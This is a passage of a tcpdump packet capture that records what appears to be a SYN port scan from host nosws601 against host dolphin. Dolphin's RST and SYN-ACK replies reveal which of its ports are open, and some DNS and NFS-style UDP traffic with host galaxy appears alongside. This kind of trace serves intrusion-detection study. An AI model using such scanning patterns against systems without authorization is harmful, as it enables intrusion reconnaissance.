21:21:03.312038 nosws601.58838 > dolphin.935: S 1540510514:1540510514(0) win
3072 (DF)
21:21:03.312074 dolphin.rje > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:03.312164 nosws601.58838 > dolphin.920: S 1540510514:1540510514(0) win
3072 (DF)
21:21:03.312201 dolphin.913 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:03.312292 nosws601.58838 > dolphin.1511: S 1540510514:1540510514(0) win
3072 (DF)
21:21:03.312329 dolphin.6969 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:03.312423 nosws601.58838 > dolphin.641: S 1540510514:1540510514(0) win
3072 (DF)
21:21:03.312461 dolphin.752 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:03.312554 nosws601.58838 > dolphin.712: S 1540510514:1540510514(0) win
3072 (DF)
21:21:03.312625 dolphin.723 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:03.312696 nosws601.58838 > dolphin.172: S 1540510514:1540510514(0) win
3072 (DF)
21:21:03.312739 dolphin.558 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:03.312811 nosws601.58838 > dolphin.2602: S 1540510514:1540510514(0) win
3072 (DF)
21:21:03.313165 dolphin.659 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:03.313194 dolphin.820 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:03.313207 dolphin.6146 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)

21:21:03.313219 dolphin.1400 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:03.313234 dolphin.1529 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:03.313246 dolphin.935 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:03.313260 dolphin.920 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:03.313272 dolphin.1511 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:03.313285 dolphin.641 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:03.313299 dolphin.712 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:03.313313 dolphin.172 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:03.313331 dolphin.2602 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:03.313351 dolphin.32772 > nosws601.58838: S 2326121974:2326121974(0) ack 1540510515 win 9112 <mss 536> (DF)
21:21:03.313800 nosws601.58838 > dolphin.32772: R 1540510515:1540510515(0) win 0 (DF)
21:21:03.319198 dolphin.64681 > galaxy.802: udp 144 (DF)
21:21:03.321850 galaxy.802 > dolphin.64681: udp 276
21:21:03.322498 dolphin.46733 > galaxy.802: udp 92 (DF)
21:21:03.324246 galaxy.802 > dolphin.46733: udp 60
21:21:03.324679 dolphin.46733 > galaxy.802: udp 96 (DF)
21:21:03.326183 galaxy.802 > dolphin.46733: udp 60
21:21:03.327435 dolphin.35746 > galaxy.domain: 27975+ (46) (DF)
21:21:03.329151 galaxy.domain > dolphin.35746: 27975* 1/2/2 (190)
21:21:03.330080 dolphin.35747 > galaxy.domain: 12797+ (48) (DF)
21:21:03.331129 galaxy.domain > dolphin.35747: 12797* 1/2/2 (161)
21:21:04.397983 arp who-has gccsxdm1 (Broadcast) tell amc
21:21:04.408839 nosws601.58839 > dolphin.6004: S 299715763:299715763(0) win 3072 (DF)
21:21:04.408903 nosws601.58839 > dolphin.2041: S 299715763:299715763(0) win 3072 (DF)
21:21:04.408989 nosws601.58839 > dolphin.684: S 299715763:299715763(0) win 3072 (DF)
21:21:04.409000 dolphin.6004 > nosws601.58839: R 0:0(0) ack 299715764 win 0 (DF)
21:21:04.409061 nosws601.58838 > dolphin.5: S 1540510514:1540510514(0) win 3072 (DF)
21:21:04.409071 dolphin.2041 > nosws601.58839: R 0:0(0) ack 299715764 win 0 (DF)
21:21:04.409144 nosws601.58838 > dolphin.1550: S 1540510514:1540510514(0) win 3072 (DF)
21:21:04.409154 dolphin.684 > nosws601.58839: R 0:0(0) ack 299715764 win 0 (DF)
21:21:04.409171 dolphin.5 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.409184 dolphin.1550 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.409333 nosws601.58838 > dolphin.1363: S 1540510514:1540510514(0) win 3072 (DF)
21:21:04.409354 dolphin.1363 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.409531 nosws601.58838 > dolphin.1505: S 1540510514:1540510514(0) win 3072 (DF)
21:21:04.409551 dolphin.1505 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.409627 nosws601.58838 > dolphin.362: S 1540510514:1540510514(0) win 3072 (DF)
21:21:04.409646 dolphin.362 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.409779 nosws601.58838 > dolphin.186: S 1540510514:1540510514(0) win 3072 (DF)
21:21:04.409798 dolphin.186 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.409894 nosws601.58838 > dolphin.624: S 1540510514:1540510514(0) win 3072 (DF)
21:21:04.409915 dolphin.624 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.410057 nosws601.58838 > dolphin.76: S 1540510514:1540510514(0) win 3072 (DF)
21:21:04.410079 dolphin.76 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.410160 nosws601.58838 > dolphin.50: S 1540510514:1540510514(0) win 3072 (DF)

21:21:04.410315 nosws601.58838 > dolphin.185: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.410413 nosws601.58838 > dolphin.2232: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.410429 dolphin.185 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.410456 dolphin.2232 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:04.410592 nosws601.58838 > dolphin.671: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.410615 dolphin.671 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.410698 nosws601.58838 > dolphin.1010: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.410721 dolphin.1010 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:04.410856 nosws601.58838 > dolphin.154: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.410882 dolphin.154 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.410967 nosws601.58838 > dolphin.18000: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.410990 dolphin.18000 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:04.411126 nosws601.58838 > dolphin.822: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.411152 dolphin.822 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.411240 nosws601.58838 > dolphin.1539: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.411265 dolphin.1539 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:04.411403 nosws601.58838 > dolphin.621: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.411441 dolphin.621 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.411530 nosws601.58838 > dolphin.702: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.411557 dolphin.702 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.411646 nosws601.58838 > dolphin.630: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.411674 dolphin.630 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.411780 nosws601.58838 > dolphin.602: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.411807 dolphin.602 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.411917 nosws601.58838 > dolphin.1508: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.411945 dolphin.1508 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:04.412055 nosws601.58838 > dolphin.5801: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.412084 dolphin.5801 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:04.412372 nosws601.58838 > dolphin.1549: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.412401 dolphin.1549 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:04.412494 nosws601.58838 > dolphin.98: S 1540510514:1540510514(0) win 3072
(DF)
21:21:04.412523 dolphin.98 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.412614 nosws601.58838 > dolphin.345: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.412643 dolphin.345 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.412738 nosws601.58838 > dolphin.757: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.412769 dolphin.757 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.429078 nosws601.58838 > dolphin.2024: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.429110 dolphin.2024 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:04.429208 nosws601.58838 > dolphin.914: S 1540510514:1540510514(0) win
3072 (DF)

21:21:04.429239 dolphin.914 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.429333 nosws601.58838 > dolphin.906: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.429365 dolphin.906 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.429461 nosws601.58838 > dolphin.860: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.429494 dolphin.860 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.429590 nosws601.58838 > dolphin.599: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.429623 dolphin.599 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.429720 nosws601.58838 > dolphin.1004: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.429753 dolphin.1004 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:04.429850 nosws601.58838 > dolphin.733: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.429885 dolphin.733 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.429984 nosws601.58838 > dolphin.191: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.430019 dolphin.191 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.430079 nosws601.58838 > dolphin.lockd: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.430225 nosws601.58838 > dolphin.1390: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.430261 dolphin.1390 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:04.430354 nosws601.58838 > dolphin.78: S 1540510514:1540510514(0) win 3072
(DF)
21:21:04.430390 dolphin.lockd > nosws601.58838: S 2326363849:2326363849(0) ack
1540510515 win 9112 <mss 536> (DF)
21:21:04.430482 nosws601.58838 > dolphin.32773: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.430518 dolphin.78 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.430606 nosws601.58838 > dolphin.745: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.430642 dolphin.32773 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:04.430697 nosws601.58838 > dolphin.lockd: R 1540510515:1540510515(0) win 0
(DF)
21:21:04.430732 dolphin.745 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.430835 nosws601.58838 > dolphin.941: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.430874 dolphin.941 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.430979 nosws601.58838 > dolphin.1401: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.431019 dolphin.1401 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:04.431124 nosws601.58838 > dolphin.500: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.431164 dolphin.500 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.431270 nosws601.58838 > dolphin.846: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.431311 dolphin.846 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.431413 nosws601.58838 > dolphin.373: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.431467 dolphin.373 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.431601 nosws601.58838 > dolphin.651: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.431682 nosws601.58838 > dolphin.800: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.431755 nosws601.58838 > dolphin.chargen: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.431826 nosws601.58838 > dolphin.1434: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.431898 nosws601.58838 > dolphin.707: S 1540510514:1540510514(0) win
3072 (DF)

3072 (DF)
21:21:04.432047 nosws601.58838 > dolphin.116: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.432069 dolphin.651 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.432095 dolphin.800 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.432108 dolphin.chargen > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:04.432120 dolphin.1434 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:04.432132 dolphin.707 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.432148 dolphin.871 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.432160 dolphin.116 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.433445 dolphin.64681 > galaxy.802: udp 144 (DF)
21:21:04.436459 galaxy.802 > dolphin.64681: udp 244
21:21:04.437768 dolphin.64681 > galaxy.802: udp 144 (DF)
21:21:04.440358 galaxy.802 > dolphin.64681: udp 400
21:21:04.449041 nosws601.58838 > dolphin.120: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.449146 nosws601.58838 > dolphin.4444: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.449162 dolphin.120 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.449240 nosws601.58838 > dolphin.466: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.449257 dolphin.4444 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:04.449326 nosws601.58838 > dolphin.344: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.449344 dolphin.466 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.449416 nosws601.58838 > dolphin.182: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.449434 dolphin.344 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.449504 nosws601.58838 > dolphin.458: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.449523 dolphin.182 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.449552 dolphin.458 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.449700 nosws601.58838 > dolphin.2627: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.449846 nosws601.58838 > dolphin.367: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.449886 dolphin.2627 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:04.450009 nosws601.58838 > dolphin.528: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.450094 nosws601.58838 > dolphin.864: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.450180 nosws601.58838 > dolphin.295: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.450266 nosws601.58838 > dolphin.1552: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.450364 nosws601.58838 > dolphin.3086: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.450453 nosws601.58838 > dolphin.1018: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.450550 nosws601.58838 > dolphin.455: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.450636 nosws601.58838 > dolphin.2019: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.450691 nosws601.58838 > dolphin.32771: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.450985 nosws601.58838 > dolphin.992: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.451086 nosws601.58838 > dolphin.5510: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.451173 nosws601.58838 > dolphin.1352: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.451260 nosws601.58838 > dolphin.302: S 1540510514:1540510514(0) win
3072 (DF)

21:21:04.451348 nosws601.58838 > dolphin.264: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.451438 nosws601.58838 > dolphin.511: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.451527 nosws601.58838 > dolphin.901: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.451615 nosws601.58838 > dolphin.218: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.451706 nosws601.58838 > dolphin.330: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.451796 nosws601.58838 > dolphin.384: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.451888 nosws601.58838 > dolphin.881: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.451980 nosws601.58838 > dolphin.706: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.452033 dolphin.367 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.452074 dolphin.528 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.452113 dolphin.864 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.452153 dolphin.295 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.452193 dolphin.1552 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:04.452230 dolphin.3086 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:04.452269 dolphin.1018 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:04.452307 dolphin.455 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.452349 dolphin.2019 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:04.452392 dolphin.992 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.452434 dolphin.5510 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:04.452507 dolphin.1352 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:04.452549 dolphin.302 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.452591 dolphin.264 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.452634 dolphin.511 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.452676 dolphin.901 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.452719 dolphin.218 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.452764 dolphin.330 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.452808 dolphin.384 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.452850 dolphin.881 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.452892 dolphin.706 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.452940 dolphin.32771 > nosws601.58838: S 2326467757:2326467757(0) ack
1540510515 win 9112 <mss 536> (DF)
21:21:04.453279 nosws601.58838 > dolphin.32771: R 1540510515:1540510515(0) win 0
(DF)
21:21:04.469044 nosws601.58838 > dolphin.611: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.469153 nosws601.58838 > dolphin.1407: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.469251 nosws601.58838 > dolphin.1499: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.469349 nosws601.58838 > dolphin.6558: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.469451 nosws601.58838 > dolphin.771: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.469550 nosws601.58838 > dolphin.5001: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.469647 nosws601.58838 > dolphin.1542: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.469743 nosws601.58838 > dolphin.2026: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.469839 nosws601.58838 > dolphin.825: S 1540510514:1540510514(0) win
3072 (DF)
21:21:04.469935 nosws601.58838 > dolphin.898: S 1540510514:1540510514(0) win
3072 (DF)

21:21:04.470030 nosws601.58838 > dolphin.88: S 1540510514:1540510514(0) win 3072 (DF)
21:21:04.470128 nosws601.58838 > dolphin.416: S 1540510514:1540510514(0) win 3072 (DF)
21:21:04.470224 nosws601.58838 > dolphin.1502: S 1540510514:1540510514(0) win 3072 (DF)
21:21:04.470320 nosws601.58838 > dolphin.2005: S 1540510514:1540510514(0) win 3072 (DF)
21:21:04.470417 nosws601.58838 > dolphin.921: S 1540510514:1540510514(0) win 3072 (DF)
21:21:04.470514 nosws601.58838 > dolphin.430: S 1540510514:1540510514(0) win 3072 (DF)
21:21:04.470774 dolphin.611 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.470825 dolphin.1407 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.470962 nosws601.58838 > dolphin.225: S 1540510514:1540510514(0) win 3072 (DF)
21:21:04.471000 dolphin.1499 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.471154 nosws601.58838 > dolphin.202: S 1540510514:1540510514(0) win 3072 (DF)
21:21:04.471165 dolphin.6558 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.471230 nosws601.58838 > dolphin.7007: S 1540510514:1540510514(0) win 3072 (DF)
21:21:04.471241 dolphin.771 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.471307 nosws601.58838 > dolphin.948: S 1540510514:1540510514(0) win 3072 (DF)
21:21:04.471318 dolphin.5001 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.471336 dolphin.1542 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:04.471349 dolphin.2026 > nosws601.58838

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